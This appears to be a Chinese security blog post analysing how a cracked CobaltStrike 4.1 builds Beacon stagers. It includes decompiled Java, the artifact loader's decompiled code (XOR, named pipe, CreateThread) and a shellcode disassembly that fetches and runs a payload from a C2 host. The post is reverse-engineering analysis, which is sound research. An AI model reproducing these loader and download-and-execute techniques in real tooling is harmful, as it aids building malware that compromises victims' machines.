深度分析CobaltStrike（一）—— Beacon生成流程及Shellcode分析


阅读量 585021 | 评论 3 |

分享到：

发布时间 : 2021-04-12 14:30:55

项目框架

首先拿到网上流传的破解版CobaltStrike4.1，并针对项目进行反编译，可以看到项目目录如下



aggressor
beacon
c2profile
cloudstrike
com
common
console
cortana
data
de
dialog
dns
encoders
endpoint
eu
extc2
filter
graph
icmp
importers
java_cup
javax
kerberos
license
logger
mail
META-INF
parser
pe
phish
profiler
proxy
report
resources
scripts
server
sleep
sleeve
socks
ssl
stagers
table
tap
ui
libicmp.so
libicmp64.so
libtapmanager.so
libtapmanager64.so
LICENSE.txt
NOTICE.TXT

代码目录较多，由于需要分析的是Beacon的生成，因此我们暂时只关心以下几个目录

aggressor(主要负责构建CobaltStrike的GUI功能)
beacon(beacon上线以及后续交互等一系列行为的具体实现)
stagers(生成各类不同的stagers shellcode)
common(可以理解成utils，包含一些常用功能的实现)

上线流程

在正式开始分析之前，先要对CS(CobaltStrike，后续简称CS)的机制有一个直观的认识，这里借用gcow团队的一张图进行讲解



当我们通过TeamServer生成了beacon文件后，并在靶机上执行该文件，会产生以下行为

靶机主动请求生成beacon时所选择的Listener


攻击者通过TeamServer发现目标机器已上线

借助TeamServer下发指令给beacon执行(异步或同步)

Beacon生成

Stage&Stageless

首先需要清楚的是，Beacon的生成有两种模式



stage (有阶段)
stageless (无阶段)

所谓的stage(有阶段)，指的是Beacon会分段的加载shellcode(具体表现为，通过不断的向Listener发起请求，最终获取一个完整的shellcode并执行)，stageless(无阶段)，则是在生成时则包含完整的shellcode。

流程分析

由于stage和stageless的生成流程相似，所以接下以stage的生成为例，来跟进代码进行分析，首先是`WindowsExecutableDialog`这个类，其作用是处理`Windows Executable`这个会话框的action，有两个主要的函数，一个是`dialogAction`，一个是`dialogResult`，其中`dialogResult`

是回调函数。

```
public void dialogAction(ActionEvent var1, Map var2) {
    this.options = var2;
    boolean var3 = DialogUtils.bool(var2, s: "x64");
    String var4 = DialogUtils.string(var2, s: "listener");
    this.stager = ListenerUtils.getListener(this.client, var4).getPayloadStager(var3 ? "x64" : "x86");
    if (this.stager.length == 0) {
        DialogUtils.showError( s: "No " + (var3 ? "x64" : "x86") + " stager for " + var4);
    } else {
        String var5 = var2.get("output") + "";
        String var6 = "";
        if (var5.indexOf("EXE") > -1) {
            var6 = "artifact.exe";
        } else if (var5.indexOf("DLL") > -1) {
            var6 = "artifact.dll";
        }

        SafeDialogs.saveFile((JFrame)null, var6, safeDialogCallback: this);
    }
}
```

dialogAction整体的处理流程非常简单，通过调用当前Listener的getPayloadStager函数，获取对应的shellcode，跟进分析，最终调用的函数为GenericStager的generate

```java
public abstract class GenericStager implements Cloneable {
    protected ScListener listener = null;

    public GenericStager(ScListener var1) {}

    public GenericStager create(ScListener var1) {...}

    public ListenerConfig getConfig() { return this.listener.getConfig(); }

    public ScListener getListener() { return this.listener; }

    public abstract String arch();

    public abstract String payload();

    public abstract byte[] generate();
}
```

可以看到GenericStager是一个抽象类，generate是接口，这里以Listener为http为例，跟进到GenericHTTPStager的generate中

```java
public byte[] generate() {
    try {
        InputStream var1 = CommonUtils.resource(this.getStagerFile());
        byte[] var2 = CommonUtils.readAll(var1);
        String var3 = CommonUtils.bString(var2);
```

通过getStagerFile获取shellcode的模板文件

```
public String getStagerFile() {
    return "resources/httpstager64.bin";
}
```

安全客（www.anquanke.com）

跟进后发现读取的是resources/httpstager64.bin文件 (后面会单独分析该文件)

```
Packer var4 = new Packer();
var4.little();
var4.addShort(this.getListener().getPort());
AssertUtils.TestPatchS(var2, i: 4444, this.getPortOffset());
var3 = CommonUtils.replaceAt(var3, CommonUtils.bString(var4.getBytes()), this.getPortOffset());
var4 = new Packer();
var4.little();
var4.addInt( i: 1453503984);
AssertUtils.TestPatchI(var2, i: 1453503984, this.getExitOffset());
var3 = CommonUtils.replaceAt(var3, CommonUtils.bString(var4.getBytes()), this.getExitOffset());
var4 = new Packer();
var4.little();
var4.addShort(this.getStagePreamble());
AssertUtils.TestPatchS(var2, i: 5555, this.getSkipOffset());
var3 = CommonUtils.replaceAt(var3, CommonUtils.bString(var4.getBytes()), this.getSkipOffset());
var4 = new Packer();
var4.little();
var4.addInt(this.getConnectionFlags());
AssertUtils.TestPatchI(var2, this.isSSL() ? -2069876224 : -2074082816, this.getFlagsOffset());
var3 = CommonUtils.replaceAt(var3, CommonUtils.bString(var4.getBytes()), this.getFlagsOffset());
String var5;
if (CommonUtils.isin(CommonUtils.repeat( s: "X", i: 303), var3)) {
    var5 = this.getConfig().pad( s: this.getHeaders() + '\u0000', i: 303);
    var3 = CommonUtils.replaceAt(var3, var5, var3.indexOf(CommonUtils.repeat( s: "X", i: 127)));
}

int var6 = var3.indexOf(CommonUtils.repeat( s: "Y", i: 79), fromIndex: 0);
var5 = this.getConfig().pad( s: this.getURI() + '\u0000', i: 79);
var3 = CommonUtils.replaceAt(var3, var5, var6);
return CommonUtils.toBytes( s: var3 + this.getConfig().getWatermark());
```

继续跟进GenericHTTPStager的generate函数，首先new了一个Packer类，通过阅读该类的函数可知，该类用于操作二进制文件。继续往下走，可以看到反复使用Packer类替换了shellcode的端口/Header/URI等

```
public void dialogResult(String var1) {
    String var2 = this.options.get("output") + "";
    String var3 = this.options.get("listener") + "";
    boolean var4 = DialogUtils.bool(this.options, s: "x64");
    boolean var5 = DialogUtils.bool(this.options, s: "sign");
    if (var4) {
        if (var2.equals("Windows EXE")) {
            (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact64.exe", var1);
        } else if (var2.equals("Windows Service EXE")) {
            (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact64svc.exe", var1);
        } else if (var2.equals("Windows DLL")) {
            (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact64.x64.dll", var1);
        }
    } else if (var2.equals("Windows EXE")) {
        (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact32.exe", var1);
    } else if (var2.equals("Windows Service EXE")) {
        (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact32svc.exe", var1);
    } else if (var2.equals("Windows DLL")) {
        (new ArtifactUtils(this.client)).patchArtifact(this.stager, s: "artifact32.dll", var1);
    }
```

shellcode生成后，会调用dialogResult回调函数进行处理，其中传入的var1为generate生成的Shellcode，这里以64位exe为例，继续跟进patchArtifact函数

```
public byte[] _patchArtifact(byte[] var1, String var2) {  var1: {-4, 72, -125, -28, -16, -24, -56, 0, 0, 0, + 882 more}  var2: "artifact
    try {
        String var3 = var2.startsWith("artifact32") ? "x86" : "x64";  var3: "x64"
        InputStream var4 = CommonUtils.resource( s: "resources/" + var2);  var4: JarURLConnection$JarURLInputStream@4800  var2: "artifact6
        byte[] var5 = CommonUtils.readAll(var4);  var4: JarURLConnection$JarURLInputStream@4800
        var4.close();
```

首先去resources目录下取了artifact.exe文件的模板

```
for(int var8 = 0; var8 < var1.length; ++var8) {
    var7[var8] = (byte)(var1[var8] ^ var6[var8 % 4]);
}

String var13 = CommonUtils.bString(var5);
int var9 = var13.indexOf(CommonUtils.repeat( s: "A",  i: 1024));
Packer var10 = new Packer();
```

```
byte[] var11 = var10.getBytes();
var13 = CommonUtils.replaceAt(var13, CommonUtils.bString(var11), var9);
return CommonUtils.toBytes(var13);
```

通过生成随机数var6，异或之前传入的shellcode，并找到1024个A所在的位置(需要替换为shellcode)的位置，将异或后的shellcode写入，最终生成完整的PE文件

Beacon外壳分析

将生成的artifact.exe拖到IDA里面分析，首先找到main函数

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main            proc near               ; CODE XREF: sub_401180+249↑p
                                        ; DATA XREF: .pdata:0000000000406270↓o
                push    rbx
                sub     rsp, 20h
                call    sub_402A60
                xor     ecx, ecx
                call    sub_401795
                mov     rbx, cs:Sleep

loc_4030B8:                             ; CODE XREF: main+1F↓j
                mov     ecx, 2710h      ; dwMilliseconds
                call    rbx ; Sleep
                jmp     short loc_4030B8
main            endp
```

在main函数中，先后调用了sub_402A60和sub_401795两个函数，直接跟进sub_401795进行分析

```
__int64 sub_401795()
{
  DWORD dwCreationFlags; // [rsp+20h] [rbp-48h]
  int lpThreadId; // [rsp+28h] [rbp-40h]
  int v3; // [rsp+30h] [rbp-38h]
  int v4; // [rsp+38h] [rbp-30h]
  int v5; // [rsp+40h] [rbp-28h]
  int v6; // [rsp+48h] [rbp-20h]
  int v7; // [rsp+50h] [rbp-18h]
  DWORD v8; // [rsp+58h] [rbp-10h]

  v7 = 92;
  v6 = 101;
  v5 = 112;
  v4 = 105;
  v3 = 112;
  lpThreadId = 92;
  dwCreationFlags = 46;
  v8 = GetTickCount() % 0x26AA;
  sprintf(Buffer, "%c%c%c%c%c%c%c%c%cMSSE-%d-server", 92i64, 92i64, dwCreationFlags, lpThreadId, v3, v4, v5, v6, v7, v8);
  CreateThread(0i64, 0i64, sub_401685, 0i64, 0, 0i64);
  return sub_401742(0i64);
}

00000B95 sub_401795:1 (401795)
```

安全客（www.anquanke.com）

可以看到先初始化了变量Buffer，格式为%c%c%c%c%c%c%c%c%cMSSE-%d-server，然后调用CreateThread执行sub_401605函数，跟进分析

```
__int64 __fastcall sub_401685(LPVOID lpThreadParameter)
{
  sub_4015D0(&unk_404014, nNumberOfBytesToRead);
  return 0i64;
}
```

安全客（www.anquanke.com）

```
int __fastcall sub_4015D0(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
{
  char *v4; // rbx
  int result; // eax
  DWORD NumberOfBytesWritten; // [rsp+4Ch] [rbp-2Ch] BYREF

  NumberOfBytesWritten = 0;
  v4 = (char *)CreateNamedPipeA(Buffer, 2u, 0, 1u, 0, 0, 0, 0i64);
  result = (_DWORD)v4 - 1;
  if ( (unsigned __int64)(v4 - 1) <= 0xFFFFFFFFFFFFFFFDui64 )
  {
    result = ConnectNamedPipe(v4, 0i64);
    if ( result )
    {
      while ( (int)nNumberOfBytesToWrite > 0
           && WriteFile(v4, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64) )
      {
        nNumberOfBytesToWrite -= NumberOfBytesWritten;
        lpBuffer = (char *)lpBuffer + NumberOfBytesWritten;
      }
      result = CloseHandle(v4);
    }
  }
  return result;
}
```

安全客（www.anquanke.com）

先前格式化的Buffer名称，在sub_4015D0中被用于创建命名管道，然后将lpBuffer中的值写入到管道中，而传入的lpBuffer，实际指向unk_404014

```
__int64 sub_401795()
{
  DWORD dwCreationFlags; // [rsp+20h] [rbp-48h]
  int lpThreadId; // [rsp+28h] [rbp-40h]
  int v3; // [rsp+30h] [rbp-38h]
  int v4; // [rsp+38h] [rbp-30h]
  int v5; // [rsp+40h] [rbp-28h]
  int v6; // [rsp+48h] [rbp-20h]
  int v7; // [rsp+50h] [rbp-18h]
  DWORD v8; // [rsp+58h] [rbp-10h]

  v7 = 92;
  v6 = 101;
  v5 = 112;
  v4 = 105;
  v3 = 112;
  lpThreadId = 92;
  dwCreationFlags = 46;
  v8 = GetTickCount() % 0x26AA;
  sprintf(Buffer, "%c%c%c%c%c%c%c%c%cMSSE-%d-server", 92i64, 92i64, dwCreationFlags, lpThreadId, v3, v4, v5, v6, v7, v8);
  CreateThread(0i64, 0i64, sub_401685, 0i64, 0, 0i64);
  return sub_401742(0i64);
}

00000B95 sub_401795:1 (401795)
```

安全客（www.anquanke.com）

回到sub_401795中，继续往下走，在return的时候调用了sub_401742

```
__int64 sub_401742()
{
  void *v0; // rbx

  v0 = malloc((int)nNumberOfBytesToRead);
  do
    Sleep(0x400u);
  while ( !(unsigned int)sub_4016A2(v0, nNumberOfBytesToRead) );
  sub_40152E(v0, nNumberOfBytesToRead, &unk_404008);
  return 0i64;
}
```

安全客（www.anquanke.com）

```
__int64 __fastcall sub_4016A2(LPVOID lpBuffer, DWORD nNumberOfBytesToRead)
{
  HANDLE v4; // rsi
  __int64 result; // rax
  DWORD NumberOfBytesRead; // [rsp+4Ch] [rbp-2Ch] BYREF

  NumberOfBytesRead = 0;
  v4 = CreateFileA(Buffer, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
  result = 0i64;
  if ( v4 != (HANDLE)-1i64 )
  {
    while ( (int)nNumberOfBytesToRead > 0 && ReadFile(v4, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0i64) )
    {
      nNumberOfBytesToRead -= NumberOfBytesRead;
      lpBuffer = (char *)lpBuffer + NumberOfBytesRead;
    }
    CloseHandle(v4);
    result = 1i64;
  }
  return result;
}
```

00000AB8 sub_4016A2:21 (4016B8)

安全客（www.anquanke.com）

在sub_4016A2中，将之前写入管道的数据读到了v0当中

```
HANDLE __fastcall sub_40152E(__int64 a1, int a2, __int64 a3)
{
  SIZE_T v3; // rsi
  _BYTE *v7; // rbx
  __int64 i; // rax
  DWORD flOldProtect[11]; // [rsp+3Ch] [rbp-2Ch] BYREF

  v3 = a2;
  v7 = VirtualAlloc(0i64, a2, 0x3000u, 4u);
  for ( i = 0i64; (int)i < a2; ++i )
    v7[i] = *(_BYTE *)(a1 + i) ^ *(_BYTE *)(a3 + (i & 3));
  sub_4014F3(v7, (unsigned int)i);
  VirtualProtect(v7, v3, 0x20u, flOldProtect);
  return CreateThread(0i64, 0i64, StartAddress, v7, 0, 0i64);
}
```

安全客（www.anquanke.com）

将读出的数据传入到函数sub_40152E中，针对该数据进行解异或操作，然后将其作为参数传入CreateThread，走到这里可以判断，先前写入管道的数据，即为异或后的shellcode

```
var10.addString(var6, var6.length);
if (BeaconLoader.hasLoaderHint(this.client, var1, var3)) {
    var10.addInteger(BeaconLoader.getLoaderHint(var1, var3, s1: "GetModuleHandleA"));
    var10.addInteger(BeaconLoader.getLoaderHint(var1, var3, s1: "GetProcAddress"));
} else {
    var10.addInteger( i: 0);
    var10.addInteger( i: 0);
}
```

var6为xor加密参数

```
.data:0000000000404008 unk_404008      db 0CBh                  ; DATA XREF: sub_401742+3B↑o
.data:0000000000404009                 db  94h
.data:000000000040400A                 db  28h ; (
.data:000000000040400B                 db 0B1h
.data:000000000040400C dword_40400C    dd 0                     ; DATA XREF: sub_4014F3+4↑r
.data:0000000000404010 dword_404010    dd 0                     ; DATA XREF: sub_4014F3+E↑r
.data:0000000000404010                                          ; sub_4014F3+24↑r
.data:0000000000404014 unk_404014      db  37h ; 7              ; DATA XREF: sub_401685+A↑o
```

对比先前的_patchArtifact函数以及IDA反编译后，解异或所用的数据unk_404014，可以发现是温和的，后面正好跟了两个值为0的dword

Shellcode分析

```
$  5D                    pop rbp                          rbp:sub_160001+9
   6A 00                 push 0
   49:BE 77696E696E6574C mov r14,74656E696E6977           r14:"wininet"
   41:56                 push r14                         r14:"wininet"
   49:89E6               mov r14,rsp
   4C:89F1               mov rcx,r14                      r14:"wininet"
   41:BA 4C772607        mov r10d,726774C
   FFD5                  call rbp                         LoadLibrary(wininet)
```

首先调用LoadLibrary加载wininet.dll，其中rbp所指向的函数sub_160001为寻找加密哈希所对应的函数，此处726774C对应的为LoadLibrary

```
FFD5                 call rbp                    LoadLibrary(wininet)
48:31C9              xor rcx,rcx
48:31D2              xor rdx,rdx                 rdx:"MZ?"
4D:31C0              xor r8,r8
4D:31C9              xor r9,r9
41:50                push r8
41:50                push r8
41:BA 3A5679A7       mov r10d,A779563A
FFD5                 call rbp                    IntenetOpenUrlA
```

```
1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
```

紧接着调用IntenetOpenUrlA传入了5个NULL值

```
48:89C1              mov rcx,rax
41:B8 49220000       mov r8d,2249
4D:31C9              xor r9,r9
41:51                push r9
41:51                push r9
6A 03                push 3
41:51                push r9
41:BA 57899FC6       mov r10d,C69F8957           r10d:"[illegible]"
FFD5                 call rbp                    InternetConnectW
```

```
1: rcx 0000000000CC0004
2: rdx 000000000016036A "192.168.0.103"
3: r8 0000000000002249
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
```

紧接着调用InternetConnectW连接先前CobaltStrike Listener中配置的IP

```
48:89C1              mov rcx,rax
48:31D2              xor rdx,rdx
49:89D8              mov r8,rbx                    r8:"/C2zn", rbx:"/C2zn"
4D:31C9              xor r9,r9
52                   push rdx
68 00024084          push FFFFFFFF84400200
52                   push rdx
52                   push rdx
41:BA EB552E3B       mov r10d,3B2E55EB             r10d:sub_160128+1D
FFD5                 call rbp                      HttpOpenRequestW
```

```
1: rcx 0000000000CC0008
2: rdx 0000000000000000
3: r8 0000000000160186 "/C2zn"
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
```

InternetConnectW返回的句柄，传入到HttpOpenRequestW中，对应的url为C2zn

```
5F                   pop rdi
48:89F1              mov rcx,rsi
48:89DA              mov rdx,rbx                   rdx:"User-Agent: Mozilla/5.0 (compatible;
49:C7C0 FFFFFFFF     mov r8,FFFFFFFFFFFFFFFF
4D:31C9              xor r9,r9
52                   push rdx                      rdx:"User-Agent: Mozilla/5.0 (compatible;
52                   push rdx                      rdx:"User-Agent: Mozilla/5.0 (compatible;
41:BA 2D06187B       mov r10d,7B18062D             r10d:sub_160128+41
FFD5                 call rbp                      HttpSendRequest
```

```
1: rcx 0000000000CC000C
2: rdx 00000000001601D6 "User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; W
3: r8 FFFFFFFFFFFFFFFF
4: r9 0000000000000000
5: [rsp+28] 00000000001601D6 "User-Agent: Mozilla/5.0 (compatible; MSIE 9.
```

使用HttpSendRequestA发送请求，并设置请求头

```
00000000000902F9   212448          and dword ptr ds:[rax+rcx*2],esp
00000000000902FC   2B48 2A         sub ecx,dword ptr ds:[rax+2A]
00000000000902FF   0035 4F215025   add byte ptr ds:[25592454],dh
0000000000090305   0041 BE         add byte ptr ds:[rcx-42],al
0000000000090308   F0              ???
0000000000090309   B5 A2           mov ch,A2
000000000009030B   56              push rsi
000000000009030C   FFD5            call rbp
000000000009030E   48:31C9         xor rcx,rcx
0000000000090311   BA 00004000     mov edx,artifact.400000          400000:"MZ?"
0000000000090316   41:B8 00100000  mov r8d,1000
000000000009031C   41:B9 40000000  mov r9d,40                       40:'@'
0000000000090322   41:BA 58A453E5  mov r10d,E553A458
0000000000090328   FFD5            call rbp                         VirtualAlloc
000000000009032A   48:93           xchg rbx,rax
000000000009032C   53              push rbx
000000000009032D   53              push rbx
000000000009032E   48:89E7         mov rdi,rsp
0000000000090331   48:89F1         mov rcx,rsi
0000000000090334   48:89DA         mov rdx,rbx
0000000000090337   41:B8 00200000  mov r8d,2000
000000000009033D   49:89F9         mov r9,rdi
0000000000090340   41:BA 129689E2  mov r10d,E2899612
0000000000090346   FFD5            call rbp                         InternetReadFile
0000000000090348   48:83C4 20      add rsp,20
000000000009034C   85C0            test eax,eax
000000000009034E   74 B6           je 90306
0000000000090350   66:8B07         mov ax,word ptr ds:[rdi]
```

通过InternetReadFile循环读取C2的数据，并写入到用VirtualAlloc申请的内存中，读取完毕后，跳转到写入数据所在的地址并执行

通过hash调用函数

上文所有的函数调用，都是通过将hash写入到r10d中，再交由sub_160001进行判断，那sub_160001是怎么判断的呢？

```
.  41:51              push r9
.  41:50              push r8
.  52                 push rdx                          rdx:"MZ?"
.  51                 push rcx
.  56                 push rsi
.  48:31D2            xor rdx,rdx                       rdx:"MZ?"
.  6548:8B52 60       mov rdx,qword ptr gs:[rdx+60]     rdx:"MZ?"
.  48:8B52 18         mov rdx,qword ptr ds:[rdx+18]     rdx:"MZ?"
.  48:8B52 20         mov rdx,qword ptr ds:[rdx+20]     rdx:"MZ?"
>  48:8B72 50         mov rsi,qword ptr ds:[rdx+50]     rdx+50:"is program cannot be run in DOS mode.\r\r\n$
.  48:0FB74A 4A       movzx rcx,word ptr ds:[rdx+4A]
```

将参数压入栈后，做了一系列的寻址操作。首先是gs:[rdx+60]，gs这个段寄存器，代表的是TEB的地址(线程环境变量块)

```
0:000> dt _TEB
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : Ptr64 Void
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : Ptr64 Void
   +0x058 ThreadLocalStoragePointer : Ptr64 Void
   +0x060 ProcessEnvironmentBlock : Ptr64 _PEB
   +0x068 LastErrorValue   : Uint4B
   +0x06c CountOfOwnedCriticalSections : Uint4B
   +0x070 CsrClientThread  : Ptr64 Void
   +0x078 Win32ThreadInfo  : Ptr64 Void
   +0x080 User32Reserved   : [26] Uint4B
   +0x0e8 UserReserved     : [5] Uint4B
   +0x100 WOW32Reserved    : Ptr64 Void
   +0x108 CurrentLocale    : Uint4B
   +0x10c FpSoftwareStatusRegister : Uint4B
   +0x110 ReservedForDebuggerInstrumentation : [16] Ptr64 Void
```

TEB偏移0x60的地方，是PEB(进程环境变量块)，接着寻址了PEB偏移0x18的地址

```
0:000> dt _PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   +0x003 IsProtectedProcess : Pos 1, 1 Bit
   +0x003 IsImageDynamicallyRelocated : Pos 2, 1 Bit
   +0x003 SkipPatchingUser32Forwarders : Pos 3, 1 Bit
   +0x003 IsPackagedProcess : Pos 4, 1 Bit
   +0x003 IsAppContainer   : Pos 5, 1 Bit
